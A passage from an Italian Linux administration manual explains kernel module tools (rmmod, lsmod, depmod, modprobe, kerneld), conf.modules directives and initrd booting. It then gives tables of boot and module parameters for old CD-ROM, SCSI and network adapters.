'**rmmod**' permette di scaricare uno o più moduli dal kernel, sempre che questi non siano in uso e non ci siano altri moduli caricati che vi fanno riferimento.

Nella riga di comando vengono indicati i nomi dei moduli e non i nomi dei file dei moduli. Se vengono indicati più moduli, questi vengono scaricati nell'ordine in cui appaiono.

Se viene usata l'opzione '**-a**', vengono scaricati tutti i moduli che risultano essere inattivi, senza bisogno di specificarli nella riga di comando.

Quando nel kernel è attivato il supporto del *kernel daemon* e il demone '**kerneld**' è in funzione, non dovrebbe essere necessario l'utilizzo di '**rmmod**' per scaricare i moduli. Se invece si utilizza un kernel $\geq$ 2.2.* con il supporto per '**kmod**', si deve provvedere periodicamente a eseguire il comando '**rmmod -a**'.

'**rmmod**' è in realtà solo un collegamento a '**insmod**' che quindi cambia il suo comportamento quando viene avviato utilizzando quel nome.

Esempi

rmmod plip

Scarica il modulo '**plip**'.

rmmod -a

Scarica tutti i moduli inutilizzati.

31.1.8 $ lsmod

'**lsmod**' permette di visualizzare la situazione sull'utilizzo dei moduli. Le stesse informazioni ottenibili da '**lsmod**' si possono avere dal contenuto del file '/proc/modules'. Utilizzando '**lsmod**' si ottiene una tabellina di tre colonne:

- '**Module**' -- rappresenta il nome del modulo;
- '**Pages**' -- rappresenta il numero di pagine di memoria utilizzate (una pagina è un blocco di 4 Kibyte);
- '**Used by**' -- rappresenta l'utilizzo da parte di altri moduli (lo zero indica che non è utilizzato).

Esempi

Supponendo di avere appena caricato il modulo '**plip**' si può ottenere quanto segue:

lsmod[*Invio*]

```
Module          Pages    Used by
plip               3           0
```

31.1.9 # depmod

```
depmod [opzioni]
```

'**depmod**' serve a generare un file di dipendenze tra i moduli, che poi viene utilizzato da '**modprobe**' per caricarli rispettando le dipendenze. Precisamente, viene creato il file '/lib/modules/*versione*/modules.dep'.

Alcune opzioni

```
-a [versione] | --all [versione]
```

Scandisce tutti i moduli della versione del kernel in funzione. '**depmod**' viene utilizzato generalmente con questa opzione per creare il file delle dipendenze. Se si desidera creare il file delle dipendenze per i moduli di un'altra versione di kernel, si può specificare espressamente tale versione.

```
-s | --system-log
```

Invia le segnalazioni di errore al registro del sistema.

Esempi

depmod -a

Genera il file '/lib/modules/*versione*/modules.dep'.

depmod -a 2.1.99

Genera il file '/lib/modules/2.1.99/modules.dep', riferito appunto ai moduli del kernel della versione 2.1.99.

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi
```

Si tratta di un pezzo di uno degli script della procedura di inizializzazione del sistema, in cui si avvia la generazione del file delle dipendenze tra i moduli solo se il programma esiste.

31.1.10 # modprobe

```
modprobe [opzioni] file_oggetto [simbolo=valore...]
```

'**modprobe**' è un programma fatto per agevolare il caricamento dei moduli del kernel. Quando viene usato senza l'indicazione di alcuna opzione, cioè solo con il nome del modulo e l'eventuale aggiunta dei parametri, '**modprobe**' carica prima i moduli necessari a soddisfare le dipendenze, quindi provvede al caricamento del modulo richiesto. Se l'operazione fallisce, tutti i moduli superflui vengono scaricati nuovamente.

Tra le altre cose, '**modprobe**' permette di tentare il caricamento del modulo «giusto» a partire da un gruppo, quando non si conosce bene quale sia il modulo adatto a un certo tipo di dispositivo o di servizio. Per farlo è necessario indicare il tipo di modulo e il modello. Il tipo è rappresentato dalla directory che lo contiene ('fs/', 'misc/', 'net/', 'scsi/', ecc.) e il modello si esprime utilizzando i consueti caratteri jolly ('**?**' e '*****').

'**modprobe**' fa uso di un file di configurazione, attraverso cui è possibile modificare le sue impostazioni predefinite e in particolare si possono definire i parametri normali necessari ad alcuni tipi di moduli. Il file in questione è '/etc/conf.modules'.

Alcune opzioni

`-a | --all`

Carica tutti i moduli (generalmente non viene utilizzata questa opzione).

`-c | --show-conf`

Emette la configurazione attuale per la gestione dei moduli; ciò comprende sia la parte predefinita che il contenuto del file di configurazione (‘`/etc/conf.modules`’).

`-l | --list`

Elenca i moduli disponibili.

`-r | --remove`

Scarica i moduli dal kernel, eliminando anche quelli che erano stati caricati per soddisfare le dipendenze, sempre che ciò sia possibile.

`-t` *tipo modello* | `--type` *tipo modello*

Permette di definire il tipo di modulo, attraverso il nome usato per la directory che lo contiene (‘`fs/`’, ‘`misc/`’, ‘`net/`’, ‘`scsi/`’,...) e attraverso un modello espresso con dei caratteri jolly. Utilizzando questa opzione, occorre fare attenzione a proteggere i caratteri jolly dall’interpretazione da parte della shell, per esempio con l’uso di apici singoli o doppi.

Esempi

```
# modprobe -l
```

Elenca tutti i moduli disponibili.

```
# modprobe -l -t net
```

Elenca tutti i moduli di tipo ‘**`net`**’, cioè quelli contenuti nella directory omonima.

```
# modprobe -l -t net '3c*'
```

Elenca i moduli il cui nome inizia per ‘**`3c`**’, di tipo ‘**`net`**’; in pratica elenca i moduli delle schede di rete 3Com.

```
# modprobe -c
```

Emette la configurazione attuale della gestione dei moduli di ‘**`modprobe`**’.

```
# modprobe plip
```

Carica il modulo ‘`/lib/modules/`*versione*`/kernel/drivers/net/plip.o`’.

```
# modprobe -t net 'p*'
```

Tenta di caricare un modulo che inizi con la lettera ‘**`p`**’, dalla directory ‘`/lib/modules/`*versione*`/kernel/drivers/net/`’.

31.1.11 # kerneld

`kerneld` [`debug`] [`keep`] [`delay=`*secondi*] [`type=`*numero_messaggio*]

Nei kernel 2.0.∗, ‘**`kerneld`**’ è il demone che si occupa di gestire automaticamente i moduli, sempre che il kernel sia stato compilato in modo da includere questa possibilità di gestione automatizzata. ‘**`kerneld`**’ viene attivato normalmente attraverso la procedura di inizializzazione del sistema, dopo che è stato rigenerato il file delle dipendenze tra i moduli. In pratica, l’avvio potrebbe avvenire nel modo seguente:

```
if [ -x /sbin/depmod ]
then
    echo "Analisi delle dipendenze tra i moduli"
    /sbin/depmod -a
fi

#...

if [ -x /sbin/kerneld ]
then
    echo "Avvio del demone per la gestione dei moduli"
    /sbin/kerneld
fi
```

Vedere eventualmente la pagina di manuale *kerneld(1)*.

31.2 Configurazione dei moduli

Il file '`/etc/conf.modules`' permette di configurare il comportamento di '**`modprobe`**'. Le righe vuote e quanto preceduto dal simbolo '`#`' viene ignorato. Le righe possono essere continuate utilizzando la barra obliqua inversa ('`\`') alla fine, subito prima del codice di interruzione di riga.

Le righe di questo file vengono interpretate attraverso una shell, permettendo così di utilizzare le tecniche di sostituzione fornite comunemente da queste, come i caratteri jolly e con la sostituzione di comando.

Questo file di configurazione può contenere diversi tipi di direttive; nelle sezioni seguenti se ne mostrano solo alcune. Per la descrizione completa si veda la pagina di manuale *depmod(1)*.

In linea di massima, si possono accumulare più direttive dello stesso tipo.

31.2.1 alias

`alias` *alias modulo_reale*

La direttiva '**`alias`**' permette di indicare un nome alternativo a un nome di un modulo reale. Ciò può essere utile a vario titolo e in ogni caso sono stabiliti molti alias già in modo predefinito. Lo si può osservare con il comando seguente:

`#` **`modprobe -l`**[*Invio*]

```
...
# Aliases
alias binfmt-2 binfmt_aout
alias binfmt-0107 binfmt_aout
...
alias block-major-2 floppy
alias block-major-3 ide-probe
...
alias char-major-4 serial
alias char-major-5 serial
alias char-major-6 lp
...
alias dos msdos
...
alias iso9660 isofs
...
alias plip0 plip
alias plip1 plip
alias ppp0 ppp
alias ppp1 ppp
...
```

Per esempio, si può osservare che è possibile fare riferimento al modulo '**`isofs`**' anche attraverso il nome '**`iso9660`**'. Tuttavia, gli alias non sono semplicemente di aiuto agli «smemorati», ma anche una necessità. Si osservi la configurazione seguente tratta da un ipotetico file '`/etc/conf.modules`'.

```
alias eth0 ne
...
```

L'alias '**`eth0`**' (ovvero la prima interfaccia Ethernet) permette di fare in modo che quando si configura l'interfaccia di rete con '**`ifconfig`**', '**`kerneld`**' sappia quale modulo avviare: in questo caso '**`ne`**'.

Ogni modulo ha le sue particolarità, quindi deve essere valutata caso per caso l'opportunità di utilizzare un alias adatto a qualche scopo.

31.2.2 options

`options` *nome* *simbolo*=*valore*...

La direttiva '**`options`**' permette di definire i parametri di utilizzo di un modulo, identificato attraverso il suo nome reale, oppure un alias. Per esempio,

```
alias eth0 ne
options ne io=0x300 irq=11
```

definisce che il modulo '**`ne`**' (Ethernet NE2000) dovrà essere utilizzato per un dispositivo che si raggiunge con il canale di I/O 300_{16} e l'IRQ 11.

Attraverso questa direttiva si indicano solo le opzioni che non possono essere determinate altrimenti dal sistema. Questo significa che **non** è necessaria una riga '**`options`**' per tutti i dispositivi che si intende utilizzare attraverso i moduli.

31.3 Avvio e initrd

Quando si realizza un kernel modulare standardizzato, si rischia di lasciare fuori dalla parte monolitica qualcosa che poi può rivelarsi indispensabile per l'avvio del sistema, prima di poter montare il file system principale.

Per fare un esempio concreto, basta pensare alla realizzazione di un kernel tuttofare per una distribuzione GNU/Linux. È impensabile che si realizzi un kernel in grado di montare il file system principale contenuto in un disco fisso SCSI. Infatti, per farlo, occorrerebbe che il codice per la gestione delle diverse schede SCSI esistenti fosse incorporato nel kernel di partenza, perché non ci sarebbe modo di accedere ai file dei moduli.

Si può risolvere il problema attraverso un disco RAM iniziale, o *initrd*, ma naturalmente il kernel deve essere in grado di montare un tale file system (sezione 29.2.7).

31.3.1 Disco RAM iniziale

Il metodo per realizzare un disco RAM iniziale è descritto nella documentazione allegata ai sorgenti del kernel: '`/usr/src/linux/Documentation/initrd.txt`'. In breve si tratta di predisporre un disco RAM con un file system Second-extended (Ext2) o Minix, contenente il minimo indispensabile per caricare i moduli necessari prima del montaggio del file system principale. Serviranno quindi i moduli e il programma '**`insmod`**'. A parte questo, serve una shell minima e le eventuali librerie.

Il disco RAM realizzato per questo scopo deve contenere il programma (o lo script) '`/linuxrc`', che verrà avviato appena montato il disco RAM. Generalmente, quando '`/linuxrc`' termina la sua esecuzione il disco RAM viene smontato.

Di solito, il disco RAM è un file compresso attraverso '**`gzip`**'. Per fare in modo che venga caricato all'avvio, occorre avvisare il kernel. Per Loadlin, LILO e SYSLINUX si può usare la direttiva seguente:

```
initrd=file_initrd
```

Nel caso di GRUB si deve usare il comando seguente, dove il file in questione va indicato secondo le regole di GRUB stesso:

```
initrd file_initrd
```

Nel caso di LILO la direttiva va collocata al di sotto di una dichiarazione '**`image`**', mentre nel caso di GRUB, questo comando va inserito o impartito dopo un comando '**`kernel`**'.

31.3.2 Un esempio

La distribuzione Red Hat, come altre, utilizza questa tecnica per avviare il modulo necessario alla gestione della scheda SCSI quando si dispone di un disco fisso SCSI contenente il file system principale. Il file del disco RAM viene collocato nella directory '`/boot/`'. Si tratta di un disco RAM in formato Second-extended, compresso con '**`gzip`**'. Per analizzarne il contenuto si deve decomprimere e montare come file-immagine.

```
# cat /boot/initrd-2.0.33.img | gzip -d > /tmp/initrd.img
```

```
# mount -o loop -t ext2 /tmp/initrd.img /mnt
```

La struttura seguente si riferisce al caso di un disco RAM iniziale per il caricamento del modulo '**`aic7xxx`**'.

```
.
|-- bin
|   |-- insmod
|   '-- sh
|-- dev
|   |-- console
|   |-- null
|   |-- ram
|   |-- systty
|   |-- tty1
|   |-- tty2
|   |-- tty3
|   '-- tty4
|-- etc
|-- lib
|   '-- aic7xxx.o
'-- linuxrc
```

Si può osservare l'assenza di librerie, ma questo è giustificato dal fatto che gli unici due programmi esistenti, '**`sh`**' e '**`insmod`**', sono in versione statica, cioè includono le librerie. Il file '`/linuxrc`' è uno script che si limita semplicemente a caricare il modulo già visto.

```
#!/bin/sh

insmod /lib/aic7xxx.o
```

31.4 Casi particolari

Il kernel è il risultato degli apporti di un gran numero di collaboratori e non potrebbe essere altrimenti data la mole di lavoro che c'è dietro. Tenendo conto anche del fatto che i dispositivi hardware esistenti non sono tutti uguali, spesso è necessario annotare qualche trucco per riuscire a ottenere dei risultati particolari.

31.4.1 ne

Il modulo '**ne**' permette di gestire una scheda di rete NE2000 o NE1000, ma soltanto una. Se si dispone di due schede, è generalmente necessario compilare un kernel apposito e utilizzare un parametro di avvio adatto a farle riconoscere entrambe.

Con i moduli si può tentare di risolvere il problema facendo una copia del modulo e configurando i due moduli a seconda delle esigenze delle due schede. Nell'esempio si suppone di utilizzare il kernel 2.0.33.

cp /lib/modules/2.0.33/net/ne.o /lib/modules/2.0.33/net/ne2.o[*Invio*]

In tal modo si è ottenuta una copia del modulo. Adesso si dispone sia di '**ne**' che di '**ne2**'. Il file '/etc/conf.modules' andrà configurato opportunamente: si suppone che la prima scheda utilizzi l'indirizzo I/O 280_{16} con l'IRQ 10 e che la seconda utilizzi l'indirizzo I/O 300_{16} con l'IRQ 11.

```
alias eth0 ne
alias eth1 ne2
options ne io=0x280 irq=10
options ne2 io=0x300 irq=11
```

Questo dovrebbe bastare a rendere automatica la gestione dei due moduli nel momento in cui si utilizza il programma '**ifconfig**' per configurare le schede.

31.4.2 plip

Il modulo '**plip**' permette di gestire una o più porte parallele per una connessione punto-punto attraverso un cavo parallelo apposito. Generalmente è opportuno non indicare alcuna configurazione nel file '/etc/conf.modules': il modulo dovrebbe essere in grado di accedere a tutte le porte parallele disponibili.

31.4.3 Adattatori SCSI

Convenzionalmente, si tende ad assegnare l'alias '**scsi_hostadapter**' al modulo necessario per pilotare l'eventuale adattatore SCSI presente nel proprio elaboratore.

```
alias scsi_hostadapter aic7xxx
```

L'esempio mostra una riga del file '/etc/conf.modules' in cui si dichiara l'alias in questione e lo si abbina al modulo '**aic7xxx**'. Il problema degli adattatori SCSI può essere più complesso se si intende utilizzare un sistema che si avvia a partire da un disco fisso SCSI gestito attraverso un modulo. Il problema è già stato affrontato nella discussione sul disco RAM iniziale.

31.4.4 Porta parallela

Con i kernel $\geq$ 2.2.*, la gestione dei dispositivi che fanno uso della porta parallela richiede prima l'individuazione della porta e quindi l'uso di altri moduli che se ne servono.

La gestione della porta parallela, a livello di modulo, è scissa in due parti: quella generica e quella specifica per il tipo di hardware.

- Modulo generico per la gestione della porta parallela.

  ```
  parport
  ```

  Il modulo generico non richiede parametri, ma è poi necessario caricare il modulo specifico per il tipo di hardware utilizzato.

- Modulo specifico per l'hardware PC.

  ```
  parport_pc io=indirizzo_i/o[,indirizzo_i/o]... irq=irq[,irq]...
  ```

  In tal modo possono essere specificate tutte le porte parallele in stile «PC» (i386) che si vogliono gestire, elencando gli indirizzi di I/O e i livelli di IRQ.

I dispositivi o le interfacce di rete che fanno uso della porta parallela, possono indicare la porta, o le porte, a cui vogliono fare riferimento al caricamento del modulo relativo.

- Definizione esplicita delle stampanti.

  ```
  lp parport=n[,n]...
  ```

  Definisce che le porte specificate attraverso l'elenco di numeri, sono collegate a una stampante.

Esempi

Porte parallele per i386: indirizzi di I/O $3BC_{16}$, 378_{16} e 278_{16}; per quanto riguarda i livelli di IRQ, il primo non viene definito, il secondo è 7, l'ultimo deve essere determinato automaticamente.

```
parport_pc io=0x3bc,0x378,0x278 irq=none,7,auto
```

Due stampanti parallele che utilizzano rispettivamente la prima e la terza porta parallela.

```
lp parport=0,2
```

31.5 Riferimenti

- Sorgenti del kernel

  Le informazioni più aggiornate sull'uso dei moduli si possono trovare all'interno degli stessi sorgenti del kernel, nelle directory successive a '`/usr/src/linux/drivers/`' e all'interno di '`/usr/src/linux/Documentation/`' (può trattarsi dei commenti iniziali ai file dei sorgenti, o file di testo separati).

- File di configurazione dei moduli.

  Si può analizzare il file '`module-info`' che potrebbe trovarsi in '`/boot/`' o '`/etc/`'.

- Lauri Tischler, *Module HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Paul Gortmaker, *BootPrompt HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Parametri del kernel e dei moduli relativi a componenti importanti

Questo capitolo raccoglie semplicemente alcune tabelle che riepilogano l'uso dei parametri del kernel da usare all'avvio e di quelli dei moduli.

Le informazioni contenute nelle tabelle sono ordinate in base al nome del file del modulo, quando esiste, così come lo si vedrebbe nell'elenco di una directory.

Le informazioni elencate nelle tabelle di questo capitolo sono ottenute attraverso una ricerca da vari documenti (HOWTO e sorgenti del kernel) e, dal momento che non si tratta del risultato di una sperimentazione diretta, ciò che è scritto qui potrebbe essere anche errato. In caso di dubbio conviene sempre dare un'occhiata ai sorgenti.

32.1 Schede di controllo per CD-ROM

La tabella 32.1 riporta l'elenco di alcune schede di controllo per lettori CD-ROM. In particolare, solo la prima voce riguarda i lettori ATA/ATAPI, mentre tutte le altre sono relative a schede proprietarie. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory '`/usr/src/linux/drivers/cdrom/`'.

Tabella 32.1. Parametri relativi alla gestione dei lettori CD-ROM. La colonna «Doc» si riferisce a file contenuti nella directory '`Documentation/cdrom/`' dei sorgenti.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
CD-ROM ATA/ATAPI	--	ide-cd	hd*x*=cdrom	
Aztech CD268-01A Orchid CD-3110 Okano/Wearnes CDD110 Conrad TXC CyCDROM CR520 CyCDROM CR540 (non-ATA)	aztec.o	aztcd	aztcd=*io*	aztcd=*io*
Sony CDU 31A Sony CDU 33A	cdu31a.o	cdu31a	cdu31a=*io*,*irq*[,PAS]	cdu31a_port=*io* cdu31a_irq=*irq*
Philips/LMS CM206	cm206.o	cm206	cm206=*io*,*irq*	cm206=*io*,*irq*
autorilevamento			cm206=auto	
Goldstar R420	gscd.o	gscd	gscd=*io*	gscd=*io*
ISP16, MAD16, Mozart	isp16.o	isp16	isp16=*io*,*irq*,*dma*,*tipo_lettore*	isp16_cdrom_base=*io* isp16_cdrom_irq=*irq* isp16_cdrom_dma=*dma*
Sanyo			isp16=*io*,*irq*,*dma*,Sanyo	isp16_cdrom_type=Sanyo
Panasonic			isp16=*io*,*irq*,*dma*,Panasonic	isp16_cdrom_type=Panasonic
Sony			isp16=*io*,*irq*,*dma*,Sony	isp16_cdrom_type=Sony
Mitsumi			isp16=*io*,*irq*,*dma*,Mitsumi	isp16_cdrom_type=Mitsumi
disabilitazione			isp16=noisp16	
Mitsumi	mcd.o	mcd	mcd=*io*,*irq*	mcd=*io*,*irq*
Mitsumi XA/Multisession	mcdx.o	mcdx	mcdx=*io*,*irq*	mcdx=*io*,*irq*
Optics storage 8000 AT Lasermate CR328A	optcd.o	optcd	optcd=*io*	optcd=*io*
compatibile SoundBlaster Pro 16	sbpcd.o	sbpcd	sbpcd=*io*,*tipo*	sbpcd=*io*,*tipo*
LaserMate			sbpcd=*io*,0	sbpcd=*io*,0
SoundBlaster			sbpcd=*io*,1	sbpcd=*io*,1
SoundScape			sbpcd=*io*,2	sbpcd=*io*,2
Teac16bit			sbpcd=*io*,3	sbpcd=*io*,3
Sanyo CDR-H94A	--	sjcd	sjcd=*io*[,*irq*[,*dma*]]	
Sony CDU-531 Sony CDU-535	so- nycd535.o	sonycd535	sonycd535=*io*	sonycd535=*io*

Esempi

- CD-ROM Aztech: indirizzo di I/O 220_{16}.
  Parametri di avvio del kernel o per il modulo '**`aztcd`**':
  `aztcd=0x220`
- CD-ROM Sony CDU 33: indirizzo di I/O 340_{16}, livello di IRQ non utilizzato.
  Parametri di avvio del kernel:
  `cdu31a=0x340,0`
  Modulo '**`cdu31a`**':
  `cdu31a_port=0x340 cdu31a_irq=0`
- CD-ROM Mitsumi: indirizzo di I/O 340_{16}, livello di IRQ 11.
  Parametri di avvio del kernel o per il modulo '**`mcd`**':
  `mcd=0x340,11`
- CD-ROM Panasonic su scheda SoundBlaster: indirizzo di I/O 230_{16}.
  Parametri di avvio del kernel o per il modulo '**`sbpcd`**'.
  `sbpcd=0x230,1`

32.2 Adattatori SCSI

Le tabelle a partire da 32.2 riportano l'elenco di alcuni adattatori SCSI. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory '`/usr/src/linux/drivers/scsi/`'.

Tabella 32.2. Parametri relativi alla gestione degli adattatori SCSI. La colonna «Doc» si riferisce all'estensione dei file corrispondenti al modello '`drivers/scsi/README.*`' nei sorgenti.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
3wave Storage Controller	3w-xxxx.o			
NCR 53c700 NCR 53c710-66 NCR 53c710 NCR 53c720 WarpEngine A4000T WarpEngine A4091	53c7xx.o	ncr53c7xx		
AM53/79C974 PC-SCSI	AM53C974.o	AM53C974		
Buslogic Multimaster Buslogic FlashPoint Mylex Multimaster Mylex FlashPoint	BusLogic.o	Buslogic		
Mylex DAC960	DAC960.o	Mylex		
NCR 53c406a	NCR53c406a.o		ncr53c406a=*io*[,*irq*]	
Initio INI-9100UW	a100u2w.o		a100u2w=*io*,*irq*,*id_scsi*	a100u2w=*io*,*irq*,*id_scsi*
Adaptec AACRAID	aacraid.o			
Advansys	advansys.o			
AIC-6260, AIC-6360 Adaptec AHA 151x Adaptec AHA 152x SB16-SCSI	aha152x.o	aha152x	aha152x=*io*[,*irq*[,*id_scsi*]]	aha152x=*io*,*irq*,*id_scsi*,*reconn*,*parità*
Adaptec AHA 1542 integrati 631x	aha1542.o		aha1542=*io*	bases=*io*
Adaptec AHA 1740	aha1740.o			

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
integrato aic7xxx Adaptec AHA-274x Adaptec AHA-284x Adaptec AHA-29xx Adaptec AHA-39xx Adaptec AHA-39xx U2BOEM AIC-777x AIC-785x AIC-786x AIC-787x AIC-788x AIC-789x AIC-3860	aic7xxx.o	aic7xxx	aic7xxx=*stringa*	aic7xxx=*stringa*
ACARD ATP870U	atp870u.o			
Compaq Smart Array 5300	cciss.o			
Compaq Smart/2 RAID	cpqarray.o			
Compaq FibreChannel	cpqfc.o			
Domex DMX3191D	dmx3191d.o			
Data Technology DTC3180 Data Technology DTC3280	dtc.o	dtc3x80		

Tabella 32.3. Parametri relativi alla gestione degli adattatori SCSI. La colonna «Doc» si riferisce all'estensione dei file corrispondenti al modello '`drivers/scsi/README.*`' nei sorgenti.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
DTP SCSI host adapters EATA/DMA host adapters PM2011B/9X PM2021A/9X PM2012A PM2012B PM2022A/9X PM2122A/9X PM2322A/9X PM3021 PM3222 PM3224 PM33340UW	eata.o		eata=*io*[,*io*]...[,*opzione*]...	io_port=*io*[,*io*]...
DTP SCSI host adapters PM2011 PM2021 PM2041 PM3021 PM2012B PM2022 PM2122 PM2322 PM2042 PM3122 PM3222 PM3332 PM2024 PM2124 PM2044 PM2144 PM3224 PM3334	eata_dma.o			
DTP SCSI host adapters EATA PIO	eata_pio.o			

Tabella 32.4. Parametri relativi alla gestione degli adattatori SCSI. La colonna «Doc» si riferisce all'estensione dei file corrispondenti al modello '`drivers/scsi/README.*`' nei sorgenti.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
Sun Enterprise Network Array Fibre Channel Arbitrated Loop	fcal.o			
Future Domain TMC-16x0 Future Domain TMC-1660 Future Domain TMC-1670 Future Domain TMC-1680 Future Domain TMC-1800 Future Domain TMC-18C30 Future Domain TMC-18C50 Future Domain TMC-18C70 Future Domain TMC-1610M* Future Domain TMC-3260 (PCI) Quantum ISA-200S Quantum ISA-250MG Adaptec AHA-2920A (PCI)	fdomain.o		fdomain=*io*,*irq*[,*id_scsi*]	fdomain=*io*,*irq*[,*id_scsi*]
NCR 5380	g_ncr5380.o	g_NCR5380	ncr5380=*io*,*irq*,*dma*	ncr_addr=*io* ncr_irq=*irq* ncr_dma=*dma* ncr_5380=1
GDT Disk Array Controller	gdth.o			
IOMEGA MatchMaker	imm.o			
Always IN2000	in2000.o	in2000		
Initio INI-9X00U/UW	initio.o			
IBM ServerRAID	ips.o			
AMI MegaRAID 418 AMI MegaRAID 428 AMI MegaRAID 438 AMI MegaRAID 466 AMI MegaRAID 762 AMI MegaRAID 467 AMI MegaRAID 490	megaraid.o			

Tabella 32.5. Parametri relativi alla gestione degli adattatori SCSI. La colonna «Doc» si riferisce all'estensione dei file corrispondenti al modello '`drivers/scsi/README.*`' nei sorgenti.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
NCR/SYMBIOS 53c810 NCR/SYMBIOS 53c815 NCR/SYMBIOS 53c820 NCR/SYMBIOS 53c825 NCR/SYMBIOS 53c860 NCR/SYMBIOS 53c875 NCR/SYMBIOS 53c895 NCR/SYMBIOS 53c895A NCR/SYMBIOS 53c896 NCR/SYMBIOS 53c897 NCR/SYMBIOS 53c1510d	ncr53c8xx.o	ncr53c8		
Pro Audio Spectrum Studio 16	pas16.o		pas16=*io*,*irq*	pas16=*io*,*irq*
PCI-2000 IntelliCache	pci2000.o			
PCI-2220I EIDE RAID	pci2220i.o			
SparkSTORAGE Array	pluto.o			
IOMEGA PPA3 parallela	ppa.o	ppa	ppa=*io*	ppa_base=*io*
PSI-240	psi240i.o			
Qlogic ISP1x80 Qlogic ISP1X160	qla1280.o			
Qlogic Fast	qlogicfas.o	qlogicfas		
Qlogic ISP2x00	qlogicfc.o			
Qlogic ISP1020	qlogicisp.o	qlogicisp		
Seagate ST01 Seagate ST02	seagate.o		st0x=*io*,*irq*	controller_type=1 base_address=*io* irq=*irq*

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
Future Domain TMC-885 Future Domain TMC-950	seagate.o		tmc8xx=*io*,*irq*	controller_type=2 base_address=*io* irq=*irq*
SYMBIOS 53c416	sym53c416.o		sym53c416=*io*[,*irq*]	base=*io* irq=*irq*
Trantor T128* Trantor T228*	t128.o		t128=*io*,*irq*	t128=*io*,*irq*
AM 53c974 Tekram DC390 Tekram DC390T Dawincontrol 2974 QLogic Fast!	tmscsim.o	tmscsim	tmscsim=*id_scsi*[,*altre_opzioni*]	tmscsim=*id_scsi*[,*altre_opzioni*]
UltraStor 14F UltraStor 34F	u14-34f.o			
UltraStor 14F UltraStor 24F UltraStor 34F	ultrastor.o			
WD7000*	wd7000.o		wd7000=*irq*,*dma*,*io*	wd7000_iobase=*io* wd7000_irq=*irq* wd7000_dma=*dma*

Esempi

- Adaptec AHA-1522: indirizzo di I/O 330_{16}, IRQ 11, identificatore SCSI 7.
  Parametri di avvio del kernel o per il modulo '**`aha152x`**':
  `aha152x=0x330,11,7`
- Adaptec AHA-1542: indirizzo di I/O 330_{16}.
  Parametri di avvio del kernel:
  `aha154x=0x330`
  Modulo '**`aha1542`**':
  `bases=0x330`
- Future Domain TMC-800: indirizzo di I/O $CA000_{16}$, livello di IRQ 10.
  Parametri di avvio del kernel:
  `tmc8xx=0xca000,10`
  Modulo '**`seagate`**':
  `controller_type=2 base_address=0xca000 irq=10`
- Scheda SCSI Adaptec AHA-2920A (PCI): indirizzo di I/O $FFA0_{16}$, livello di IRQ 9.
  Parametri di avvio del kernel o per il modulo '**`fdomain`**':
  `fdomain=0xffa0,9`

32.3 Adattatori di rete

Le tabelle a partire da 32.6 riportano l'elenco di alcuni adattatori di rete. La descrizione che viene fatta è solo parziale; eventualmente è opportuno leggere le informazioni che si possono trovare nei sorgenti del kernel, precisamente nella directory '`/usr/src/linux/drivers/net/`'.

Alcuni moduli consentono l'indicazione di più indirizzi di I/O, più livelli di IRQ e più canali DMA. In quel caso, significa che questi moduli sono in grado di gestire più componenti dello stesso tipo, che ovviamente sono predisposti per utilizzare risorse differenti.

Tabella 32.6. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
3Com 3c501	3c501.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*
3Com 3c503	3c503.o		ether=*irq*,*io*,0,*rtx*,eth*n*	io=*io*[,*io*[,*io*]] irq=*irq*[,*irq*[,*irq*]]
BNC			ether=*irq*,*io*,0,0,eth*n*	xcvr=0
AUI			ether=*irq*,*io*,0,1,eth*n*	xcvr=1
3Com Etherlink Plus 3c505	3c505.o			io=*io*[,*io*[,*io*]] irq=*irq*[,*irq*[,*irq*]] dma=*dma*[,*dma*[,*dma*]]
3Com Etherlink 16 3c507	3c507.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*
3Com Etherlink III 3c509	3c509.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*
3Com Etherlink XL 3c515	3c515.o			
3Com Etherlink MC 3c523 i82586	3c523.o			
3Com Etherlink MC32 3c527	3c527.o			
3Com Vortex 3c590 3Com Vortex 3c592 3Com Vortex 3c597 3Com Boomerang 3c595 Boomerang 3c900 3Com Boomerang 3c905	3c59x.o		ether=*irq*,*io*,eth*n*	io=*io*
RTL 8139 SMC EZ Card	8139too.o			
82596 Apricot 680x0 VME	82596.o		ether=*irq*,eth*n*	irq=*irq*
Ansel AC3200	ac3200.o		ether=*irq*,*io*,eth*n*	io=*io*[,*io*[,*io*]] irq=*irq*[,*irq*[,*irq*]]
Altelon AceNIC Gigabit	acenic.o			
Arioned Arlan 655	arlan.o			
Allied Telesis AT1700	at1700.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*
COPS LT-95 Tangent ATB-II Novell NL-10000 Daystar Digital LT-200 Dayna DL2000 DaynaTalk PC (HL) Farallon PhoneNET PC II Farallon PhoneNET PC III	cops.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*

Tabella 32.7. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
Crystal CS8900 Crystal CS8920 Cirrus Logic CS8900 Cirrus Logic CS8920	cs89x0.o			io=*io* irq=*irq* media=*tipo*

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
DEC DC21x4x DEC DC21040 DEC DC21040A DEC DC21041 DEC DC21041A DEC DC21142 DEC DC21143 DEC DE425 DEC DE434 DEC DE435 DEC DE450 DEC DE500 Kingston 10/100 LinkSys 10/100 SMC 8432 SMC 9332 Znyx314 Znyx315 Znyx346	de4x5.o		de4x5=0,*io*	io=*io*
D-Link DE-600	de600.o			io=*io* irq=*irq*
